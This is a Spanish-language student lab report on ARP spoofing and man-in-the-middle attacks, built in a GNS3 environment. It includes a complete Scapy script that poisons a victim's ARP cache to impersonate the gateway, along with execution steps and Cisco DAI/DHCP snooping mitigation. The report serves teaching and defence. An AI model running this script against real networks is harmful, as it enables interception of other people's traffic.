

Informe de Laboratorio Técnico: Auditoría de Seguridad en Capa 2 — ARP Spoofing & Man-in-the-Middle (MitM)

Información Institucional y de Control

- Institución: Instituto Tecnológico de Las Américas (ITLA)
- Asignatura: Seguridad de Redes
- Autor de la Auditoría: Zoe Daniela Bobonagua Acevedo
- Matrícula: 2025-0839
- Entorno de Simulación: GNS3 / PNETLab con nodos Cisco IOSv
- Fecha de Documentación: Junio de 2026

1. Objetivos del Laboratorio y del Script

1.1. Objetivo del Laboratorio

El propósito primordial de esta práctica de ingeniería es evaluar la seguridad estructural de las tablas de transposición de direcciones del protocolo **ARP (Address Resolution Protocol)** en un entorno conmutado. El laboratorio busca simular de forma controlada una interceptación de tráfico activa tipo **Man-in-the-Middle (MitM)**, analizar su impacto sobre los nodos terminales y diseñar e implementar políticas de endurecimiento (*Hardening*) perimetral de Capa 2 capaces de automatizar la mitigación de este vector de ataque.

1.2. Objetivo del Script (arp_mitm.py)

El script desarrollado en Python 3 tiene como fin automatizar el proceso de **envenenamiento de caché ARP (ARP Poisoning)** dirigido de manera específica a nodos del tipo **VPCS (Virtual PC Simulator)** y switches Cisco. Su lógica operativa consiste en suplantar la identidad de la puerta de enlace predeterminada (Gateway) ante la víctima, forzando a que todo el flujo de datos ascendente de la red sea desviado hacia la máquina del auditor de manera transparente.


2. Documentación de la Arquitectura de Red

La infraestructura lógica ha sido desplegada emulando un segmento corporativo segmentado por VLANs utilizando el direccionamiento **10.25.83.0/24** para producción y **10.25.99.0/24** para administración.

2.1. Diagrama de Flujo Lógico de la Topología

Esquema Lógico de Red:

None






Figura 1: Diagrama de la topología en GNS3

2.2. Cuadro de Direccionamiento e Interfaces Técnico

Dispositivo	Interfaz	Tipo	IP	Máscara	Gateway	Función
R1	f0/0.83	Subint	10.25.83.1	255.255.255.0	-	VLAN 83
R1	f0/0.99	Subint	10.25.99.1	255.255.255.0	-	VLAN 99
SW1	Vlan99	SVI	10.25.99.11	255.255.255.0	10.25.99.1	Gestión Core
SW2	Vlan99	SVI	10.25.99.12	255.255.255.0	10.25.99.1	Gestión Acceso
kali-1	eth0	Estático	10.25.83.12	255.255.255.0	10.25.83.1	Auditor
PC1	e0	Dinámico	10.25.83.11	255.255.255.0	10.25.83.1	Víctima

3. Especificaciones y Funcionamiento del Script

3.1. Requisitos para Utilizar la Herramienta

Para la ejecución correcta del script de auditoría, el sistema operativo anfitrión debe contar con los siguientes elementos:

- Sistema Emisor: Kali Linux o entorno Linux con capacidad de sockets crudos.
- Intérprete: Python 3.x de 64 bits instalado.
- Dependencia Crítica: Librería Scapy de manipulación de paquetes (sudo apt install python3-scapy).
- Permisos: Elevación de privilegios root (sudo) necesaria para inyectar tramas directamente en la interfaz de red.

3.2. Parámetros Modificables del Código

- interface: Nombre de la tarjeta de red local conectada al segmento ("eth0").
- victim_ip: Dirección IP lógica asignada al host que se desea auditar ("10.25.83.11").
- gateway_ip: Dirección IP del enrutador o puerta de enlace legítima a suplantar ("10.25.83.1").

3.3. Documentación del Funcionamiento Interno

El script ejecuta una secuencia lógica estructurada en dos fases operativas:

1. Descubrimiento de Capa 2 (ARP Request Broadcast): El script encapsula y despacha una trama Ethernet de difusión (ff:ff:ff:ff:ff:ff) preguntando quién posee la IP del objetivo. Al recibir la respuesta (ARP Reply), extrae la dirección MAC real de la víctima de forma dinámica (victim_mac).
2. Bucle de Envenenamiento Unicast Continuo: El script entra en un ciclo infinito enviando solicitudes ARP falsificadas (Gratuitous/Spoofed ARP Requests) directamente a la MAC de la víctima cada segundo.

Código Python (arp_mitm.py):

```
Python
#!/usr/bin/env python3
from scapy.all import *
import time
import sys
interface = "eth0"
victim_ip = "10.25.83.11"
gateway_ip = "10.25.83.1"
print("[*] Iniciando ataque ARP optimizado para nodos VPCS...")
try:
    ans, _ =
srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=victim_ip),
    timeout=2, iface=interface, verbose=False)
    victim_mac = None
    for _, rcv in ans:
        victim_mac = rcv[Ether].src
    if not victim_mac:
        print("[-] No se pudo obtener la MAC de la VPCS. Verifica
que tenga IP fija configurada.")
        sys.exit(1)
    mi_mac = get_if_hwaddr(interface)
    print(f"[+] VPCS detectada en MAC: {victim_mac}")
    print("[*] Enviando ráfaga ARP Request. Revisa tu VPCS...")
    while True:
        packet = Ether(dst=victim_mac, src=mi_mac) / ARP(op=1,
hwsrc=mi_mac, psrc=gateway_ip, pdst=victim_ip)
        sendp(packet, iface=interface, verbose=False)
        time.sleep(1)
except KeyboardInterrupt:
```

```
print("\n[-] Ataque detenido.")
sys.exit(0)
```


4. Guía de Ejecución y Diagnóstico de Anomalías

Paso 1: Establecer Línea Base Segura

Antes de iniciar la inyección de paquetes, verifique el mapeo de direcciones desde la terminal de **PC1** para comprobar que el enlace al Gateway sea el legítimo.

Verificación en PC1:

PC1> show arp



```
PC1> show arp

c2:01:0b:4c:00:00 10.25.83.1 expires in 111 seconds

PC1> █
```

Figura 2: Estado de la tabla ARP inicial

Paso 2: Lanzamiento de la Herramienta de Auditoría

Inicie la consola en el nodo de Kali Linux, asigne los permisos necesarios y despliegue el script compilado:

Comandos en Kali Linux:

```
chmod +x arp_mitm.py
sudo ./arp_mitm.py
```

Paso 3: Verificación de Evidencia del Ataque (Poisoning)

Regrese inmediatamente al nodo de **PC1** y vuelva a listar el estado de su tabla de resolución. Verifique el cambio del direccionamiento físico del Gateway.

Verificación Post-Ataque en PC1:

PC1> show arp

```
PC1> show arp

00:0c:29:ab:d7:82  10.25.83.12 expires in 101 seconds
00:0c:29:ab:d7:82  10.25.83.1 expires in 119 seconds
```

Figura 3: Estado de la tabla ARP bajo envenenamiento

5. Plan de Mitigación e Ingeniería de Hardening

La protección eficaz de la Capa 2 frente a la manipulación ARP requiere la implementación de DAI (Dynamic ARP Inspection). DAI intercepta todas las solicitudes y respuestas ARP en puertos no confiables y valida su correspondencia IP-MAC contrastándolas contra la base de datos dinámica generada por DHCP Snooping.

5.1. Configuración Defensiva Aplicada (Switch SW2)

Copie e implemente los siguientes comandos en el dispositivo de acceso perimetral para inmunizar el segmento VLAN 83:

Configuración Cisco IOS (SW2):

```
None
SW2# configure terminal
!
! 1. Inicialización y Vinculación Global de DHCP Snooping
ip dhcp snooping
ip dhcp snooping vlan 83
no ip dhcp snooping information option
!
! 2. Establecer Límites de Confianza en Enlaces Troncales
(Uplinks)
interface GigabitEthernet0/2
  description LINK_TO_CORE_SW1
  ip dhcp snooping trust
  ip arp inspection trust
exit
!
! 3. Activación de Inspección Dinámica de ARP en la VLAN de
Producción
ip arp inspection vlan 83
end
```

5.2. Comprobación y Logs de Validación de Defensas

Al reejecutar el script fraudulento desde Kali Linux tras aplicar el endurecimiento, el Switch de acceso SW2 interceptará las tramas anómalas en el puerto Gi0/3.

Para auditar las mitigaciones en el switch, ejecute:

SW2# show ip arp inspection statistics

SW2# show ip dhcp snooping binding

SW2# show ip arp inspection statistics

SW2# show ip dhcp snooping binding

```
SW2#
*Jun  5 23:48:17.871: set portid: VLAN0083 Gi0/3: new port id 8004
*Jun  5 23:48:17.871: STP: VLAN0083 Gi0/3 ->jump to forwarding from blocking
*Jun  5 23:48:19.059: %SYS-5-CONFIG_I: Configured from console by console
*Jun  5 23:48:19.669: %LINK-3-UPDOWN: Interface GigabitEthernet0/3, changed state to up
*Jun  5 23:48:20.674: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/3, changed state to up
SW2#
SW2#
```

6. Marco de Uso Ético y Cumplimiento Legal

Este documento técnico de auditoría y el código asociado han sido desarrollados con propósitos puramente académicos, sirviendo como entregable práctico para la asignatura **Seguridad de Redes** dictada en el **ITLA**.

Toda emulación y pruebas de concepto se han restringido a entornos aislados de laboratorio dentro de la plataforma GNS3. Se recuerda que la ejecución de técnicas de interceptación de tráfico o denegación de servicios en redes de producción no autorizadas está tipificada y sancionada penalmente bajo las legislaciones nacionales e internacionales vigentes en materia de delitos informáticos y de alta tecnología.